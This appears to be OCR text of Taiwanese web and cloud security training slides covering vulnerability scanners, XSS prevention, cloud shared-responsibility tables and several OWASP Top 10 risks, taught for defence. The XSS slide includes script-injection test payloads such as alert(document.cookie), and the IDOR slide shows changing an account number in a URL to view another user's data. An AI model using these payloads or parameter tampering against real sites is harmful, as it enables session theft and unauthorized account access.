


Automated Web AP Scanner

XSS, CSRF

⊕ Commercial Web AP Scanner

⊕ Paros



The screenshot displays two software interfaces side-by-side. On the left is the Acunetix Web Vulnerability Scanner (Consultant edition). The main window shows 'Version information' for Acunetix Web Vulnerability Scanner, version 4.0, build 20060717. It includes a note to check for updates and a copyright notice for 2006. The 'Tools Explorer' sidebar lists various tools like Site crawler, Target finder, HTTP editor, etc. At the bottom, there's an 'Activity window' showing module loading: "Load module 'Directory checks' ...", "Load module 'Text search' ...", and "Load module 'GHDB - Google hacking database' ...". The status bar at the bottom indicates "Ready".

On the right is the Paros automated web application scanner. A modal dialog box is open, showing the Paros logo and the text "Version 3.2.13". It includes a copyright notice for Chinotec Technologies Company (2003-2005), a disclaimer about using it for security testing, and a license notice from the Apache Software Foundation. The dialog has an "OK" button. The background shows the Paros interface with tabs for Request, Response, and Trap, and a list of network requests.

At the very bottom, a taskbar shows several open windows: Wind..., Dow..., Intern..., XP-H..., Until..., Micr..., Web..., Wind..., Downlo..., Paros S..., XP-Hac..., Untitled..., Microso..., and two images of people.

- ❑ XSS attack demo
- ❑ Use web ap scanner to find it
- ❑ Ratproxy – semi-auto web application security assessment tool for XSS, CSRF
 - Not all of the issues reported necessarily correspond to actual security flaws.
 - Findings should be validated by manual testing and analysis where appropriate.

Ratproxy - security testing proxy - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Ratproxy audit report

Generated on: 2008/06/10 12:01
Input file: example.log

NOTE: Not all of the issues reported necessarily correspond to actual security flaws. Findings should be validated by manual testing and analysis where appropriate. When in doubt, contact the author.

Report risk and risk modifier designations:

Low	High
FRED	Issue urgency classification (composite of impact and identification accuracy)
ECHO	Non-discriminatory entry for further analysis
PRED	Query parameters echoed back / not echoed in HTTP response, respectively
AUTH	Request URL or query data likely is / is not predictable to third parties, respectively
	Request requires / does not require cookie authentication, respectively

POST query with no XSRF protection [toggle]

Parameter-mangling POST requests that fade security tokens. Some POST requests change application state, and may be vulnerable to cross-site request forgery attacks

[HIGH echo FRED AUTH] POST http://test.example.com:80/examples/res665 dispatcher = 200 [view trace]

Response (45): {"snapshots": ["2008-03-18-2", "2008-03-18"]}

MIME type: text/html, detected: application/x-javascript, charset: UTF-8

edit values

[HIGH echo PRED AUTH] POST http://test.example.com:80/examples/res041 dispatcher = 200 [view trace]

payload: respReloaddirories&snapshot_id=1

Response (39): {"dirs": [{"names": "", "numfiles": 1}]}
MIME type: text/html, detected: application/x-javascript, charset: UTF-8

edit values

[HIGH echo PRED AUTH] POST http://test.example.com:80/examples/res041 dispatcher = 200 [view trace]

payload: respReloaddirories&snapshot_id=1

Response (39): {"dirs": [{"names": "", "numfiles": 1}]}
MIME type: text/html, detected: application/x-javascript, charset: UTF-8

edit values

Done Apache/2.0.55...




Cross-Site Scripting (Server-side) Prevention

- ④ Input/Output Sanitation
- ④ Don't trust user input: TextBox, Url, Cookie, HTTP Header
- ④ Use TextBox and MaxLength attributes
- ④ Cookie encryption

- ④ Character encoding(URL Encode)
%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E
- ④ alert(String.fromCharCode(88,83,83))

- ④ Writing input/Output filtering is error-prone; it's advised to use Web Application Firewall



```
<script>alert(document.cookie)
</script>
```



- Compromised products come straight from the factory
 - media players and digital frames shipped with malware have already been reported in previous years
 - USB devices, while offering the convenience of quick connectivity, are responsible for the spread of autorun malware within networks – Conficker
 - a “known good” software has an embedded malware component



- google chrome operating system
 - no patches, small, cloud-based
 - no room for multi-purpose malware
 - will not completely remove the cyber; cyberwars between hackers and vendors?
Who is gonna win?



- manipulating the connection to the cloud
 - fiddle DNS, encryption? IPv6? certificate?
- attacking the cloud itself
 - DDoS (e.g. Google AppEngine), botnet targeting clouds
 - HyperVM taken down
 - risk intrinsic to IaaS, PaaS, SaaS
- cloud vendor data breaches
 - Go out of business? Contract terminated? Internal breach?




- Cloud computing and virtualization
 - 61% business responders hold off cloud computing until security risk is resolved
 - audit difficulty
 - VA, PT, logging, monitoring, forensic data, incident response and etc
 - security trade-off in SPI model: SaaS, PaaS, IaaS
 - hypervisor safety?
 - HyperVM issue, where 30,000 websites in the United Kingdom vanished



Cloud computing 安全總結

- Private cloud vs. public cloud
 - Network level, host level and application
- Private cloud
 - traditional security such as AV, HIPS, VPN (e.g. Amazon AWS VPC), patches, secure programming and etc
 - virtualization, hypervisor security
- Public cloud
 - IaaS, PaaS and SaaS
 - virtualization, hypervisor security



- 可借鏡ISO 27002(guideline) and ITIL(ISO 20000)進行
以下security management processes

Cloud deployment/SPI	Public clouds
Software-as-a-service (SaaS)	<ul style="list-style-type: none"> Access control (partial) Monitoring system use and access (partial) Incident response
Platform-as-a-service (PaaS)	<p>The following are limited to customer applications deployed in PaaS (CSP is responsible for the PaaS platform):</p> <ul style="list-style-type: none"> Availability management Access control Vulnerability management Patch management Configuration management Incident response Monitoring system use and access

Cloud deployment/SPI

Infrastructure-as-a-service
(IaaS)

Software-as-a-service
(SaaS)

Infrastructure-as-a-service
(IaaS)

Private clouds

Private cloud的IT部門是負責以下的
security processes:

- Availability management
- Access control
- Vulnerability management
- Patch management
- Configuration management
- Incident response
- Monitoring system use and access

Activities	IaaS	PaaS	SaaS
Availability Management 1. multi-tenancy下是否performance及maintenance會被影響? 2. 雙方的SLA	<ul style="list-style-type: none"> Manage VM availability with fault-tolerant architecture 	<ul style="list-style-type: none"> Manage this activity for applications deployed in the PaaS platform (the provider is responsible for their runtime engine and services) 	<ul style="list-style-type: none"> Provider responsibility

During the Term of the applicable Google Apps Agreement, the Google Apps Covered Services web interface will be operational and available to Customer at least 99.9% of the time in any calendar month (the “Google Apps SLA”). If Google does not meet the Google Apps SLA, and if Customer meets its obligations under this Google Apps SLA, Customer will be eligible to receive the Service Credits described below.

Monthly Uptime Percentage	Days of Service at no charge to Customer
< 99.9% - ≥ 99.0%	3
< 99.0% - ≥ 95.0%	7
< 95.0%	15



Activities	IaaS	PaaS	SaaS
Patch and configuration management	<ul style="list-style-type: none"> • Manage VM image Hardening • Harden your VMs, applications, and database using your established security hardening process • Manage activities for your VMs, database, and applications using your established security management process 	<ul style="list-style-type: none"> • Manage this activity for applications deployed in the PaaS platform • Test your application for OWASP Top 10 vulnerabilities 	<ul style="list-style-type: none"> • Provider responsibility

Activities	IaaS	PaaS	SaaS
Vulnerability management	<ul style="list-style-type: none"> Manage OS, application, and database vulnerabilities leveraging your established vulnerability management process 	<ul style="list-style-type: none"> Manage this activity for applications deployed in the PaaS platform (the provider is responsible for their runtime engine and services) 	<ul style="list-style-type: none"> Provider responsibility

Activities	IaaS	PaaS	SaaS
Intrusion detection 1. 傳統IT的監控方式的問題,收log, SOC	<p>Customer responsible for:</p> <ul style="list-style-type: none"> • Monitoring the network interfaces of their virtual instances • Monitoring security events from host intrusion detections system • Monitoring security events from VM, application, and database systems stored in system logs • Monitoring third-party services that you may rely on, e.g., data encryption <p>CSP responsible for:</p> <ul style="list-style-type: none"> • Monitoring intrusions of shared network/system/application infrastructure, including hypervisors; e.g., a DOS attack on their network 	<p>Customer responsible for:</p> <ul style="list-style-type: none"> • Monitoring intrusions of applications deployed on a PaaS Platform <p>CSP responsible for:</p> <ul style="list-style-type: none"> • Monitoring shared network/system/application/database infrastructure, including a PaaS platform runtime engine and supported services; e.g., a privilege escalation attack on a PaaS runtime engine 	<p>Customer responsible for:</p> <ul style="list-style-type: none"> • Monitoring network, system, application, and database intrusions

Activities	IaaS	PaaS	SaaS
<p>Incident response (CERT)</p> <p>1. 訂定CSP-specific SLA, 甚麼程度要通知? 同主機的鄰居發生data breach要通知我嗎? 雙方各負責甚麼?</p>	<p>Customer responsible for:</p> <ul style="list-style-type: none"> • Responding to incidents and data breaches on their virtual servers • Informing the affected users (internal and external) of the systems and applications hosted on the compromised virtual servers 	<p>Customer responsible for:</p> <ul style="list-style-type: none"> • Informing the affected users (internal and external) • Responding to the incident by performing forensics and remediating the application <p>CSP responsible for:</p> <ul style="list-style-type: none"> • Notifying the customer about intrusions specific to their applications and data or when their users are compromised 	<p>Customer responsible for:</p> <ul style="list-style-type: none"> • Informing the affected users and working with the CSP in remediating the incident <p>CSP responsible for:</p> <ul style="list-style-type: none"> • Notifying the customer about intrusions specific to their data or when their users are compromised

Activities	IaaS	PaaS	SaaS
Access control Management <p>1.存取控制在 cloud 對保護 data 的 CIA 非常重要 2.各 provider 實作不盡相同, 但應包括 (de)provisioning, privilege 管理及 AAA</p>	<ul style="list-style-type: none"> Manage network and user access control to VM, secure privilege access to management consoles, install host IDS, and manage host firewall policies 	<ul style="list-style-type: none"> Manage developer access provisioning Restrict access using authentication methods (user- and network-based controls) 	<ul style="list-style-type: none"> Manage user provisioning Restrict access using authentication methods (user- and network-based controls)

Activities	IaaS	PaaS	SaaS
Network monitoring	<ul style="list-style-type: none"> Monitor the network interfaces of your virtual instances 	<ul style="list-style-type: none"> Provider responsibility (metrics not available to customers) 	<ul style="list-style-type: none"> Provider responsibility (metrics not available to customers)
Host monitoring	<ul style="list-style-type: none"> Monitor security events from host IDSs Log events to a dedicated and persistent log server Monitor security events 	<ul style="list-style-type: none"> Provider responsibility (metrics not available to customers) 	<ul style="list-style-type: none"> Provider responsibility (metrics not available to customers)

Activities	IaaS	PaaS	SaaS
Database monitoring	<ul style="list-style-type: none"> Install database security monitoring tool on VMs hosting database and log events to a dedicated and persistent log server 	<ul style="list-style-type: none"> Provider responsibility (metrics not available to customers) 	<ul style="list-style-type: none"> Provider responsibility (metrics not available to customers)
Application monitoring	<ul style="list-style-type: none"> Monitor your application vulnerabilities (OWASP Top 10) and application event logs for intrusions 	<ul style="list-style-type: none"> Monitor your application logs for vulnerabilities (may be available via the PaaS platform) 	<ul style="list-style-type: none"> Provider responsibility

- Border attacks

- DNS, msn.com redirect; Fast-Flux
- SSL flaw
- network bluepill(網路藍色小藥丸)接受指令參加DDoS攻擊外，也會自動掃瞄，攻擊並感染其他NetComm同型路由器
- thought to be few and far between these days



A3 – Broken Authentication and Session Management

HTTP is a “stateless” protocol

- Means credentials have to go with every request
- Should use SSL for everything requiring authentication

Session management flaws

- SESSION ID used to track state since HTTP doesn't
 - and it is just as good as credentials to an attacker
- SESSION ID is typically exposed on the network, in browser, in logs, ...

Beware the side-doors

- Change my password, remember my password, forgot my password, secret question, logout, email address, etc...


Typical Impact

- User accounts compromised or user sessions hijacked



Broken Authentication

www.ringline.com.tw



Avoiding Broken Authentication and Session Management

- Verify your architecture
 - Authentication should be simple, centralized, and standardized
 - Use the standard session id provided by your container
 - Be sure SSL protects both credentials and session id at all times
- Verify the implementation
 - Forget automated analysis approaches
 - Check your SSL certificate
 - Examine all the authentication-related functions
 - Verify that logoff actually destroys the session
 - Use OWASP's WebScarab to test the implementation



A4 – Insecure Direct Object References

How do you protect access to your data?

- This is part of enforcing proper “Authorization”, along with A7 – Failure to Restrict URL Access

A common mistake ...

- Only listing the ‘authorized’ objects for the current user, or
- Hiding the object references in hidden fields
- ... and then not enforcing these restrictions on the server side
- This is called presentation layer access control, and doesn’t work
- Attacker simply tampers with parameter value

Typical Impact

- Users are able to access unauthorized files or data



Insecure Direct Object References

Online Banking | Account Summary | Checking - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Address

<https://www.onlinebank.com/user?acct=6065>

Welcome Teodora Sign Off

What can our Cash Maximizer account do for you?

Next tip

Your Accounts

Checking-6534	»
Current Balance	\$3577.98
Available Balance	\$3568.99

Checking-6515	»
Current Balance	\$2,518.08
Available Balance	\$2200.00

Transfer Funds

Open New Account

Your Bills

\$9999.99 due in next: 1 day

Pay Bills

Customer Service Privacy & Security

Income and Expenses from Sep 26, 2004 to Jan 16, 2005

Checking-6534

Total Costs: \$16,174.49

Recurring Costs: \$7,014.04

Variable Costs: \$8,297.58

Total Deposits: \$23,253.31

Date Description Category Amount

Nov 22, 2004	Interest Payment	Interest	\$0.25
Nov 22, 2004	ATM Withdrawal, myBank, San Rafael, CA	Cash	\$100.00
Nov 19, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	\$100.00
Nov 16, 2004	SBC Phone Bill Payment	Phone	\$94.23
Nov 16, 2004	myBank Credit Card Bill Payment	Credit Card	\$2,853.57
Nov 15, 2004	ATM Withdrawal, myBank, San Rafael, CA	Cash	\$100.00
Nov 15, 2004	myBank Payroll	Payroll	\$4,373.79
Nov 10, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	\$100.00
Nov 4, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	\$100.00
Nov 3, 2004	myBank Credit Card Bill Payment	Credit Card	\$10.00
Nov 1, 2004	Working Assets Bill Payment	Phone	\$13.57
Nov 1, 2004	Prudential Insurance Bill Payment	Insurance	\$435.00
Nov 1, 2004	Chase Manhattan Mortgage Corp Bill Payment	Mortgage	\$2,184.42
Oct 29, 2004	ATM Withdrawal, myBank, San Francisco, CA	Cash	\$100.00
Oct 29, 2004	myBank Payroll	Payroll	\$4,338.96

Net Cash Flow: \$435.29

Internet

- Attacker notices his acct parameter is 6065
?acct=6065
- He modifies it to a nearby number
?acct=6066
- Attacker views the victim's account information



Avoiding Insecure Direct Object References

- Eliminate the direct object reference
 - Replace them with a temporary mapping value (e.g. 1, 2, 3)
 - ESAPI provides support for numeric & random mappings
 - http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API#tab=Home
 - IntegerAccessReferenceMap & RandomAccessReferenceMap

<http://app?file=Report123.xls>

<http://app?file=1>

<http://app?id=9182374>

<http://app?id=7d3J93>



Report123.xls

Acct:9182374



A5 – Cross Site Request Forgery (CSRF)

Cross Site Request Forgery

- An attack where the victim's browser is tricked into issuing a command to a vulnerable web application
- Vulnerability is caused by browsers automatically including user authentication data (session ID, IP address, Windows domain credentials, ...) with each request

Imagine...

- What if a hacker could steer your mouse and get you to click on links in your online banking application?

Typical Impact

- 將你的E-mail轉到駭客端
- 將你的密碼改成駭客所設定的密碼
- 將你的銀行帳戶的錢轉到駭客的帳號



A6 – Security Misconfiguration

www.ringline.com.tw

Web applications rely on a secure foundation

- All through the network and platform
- Don't forget the development environment

Is your source code a secret?

- Think of all the places your source code goes

CM must extend to all parts of the application

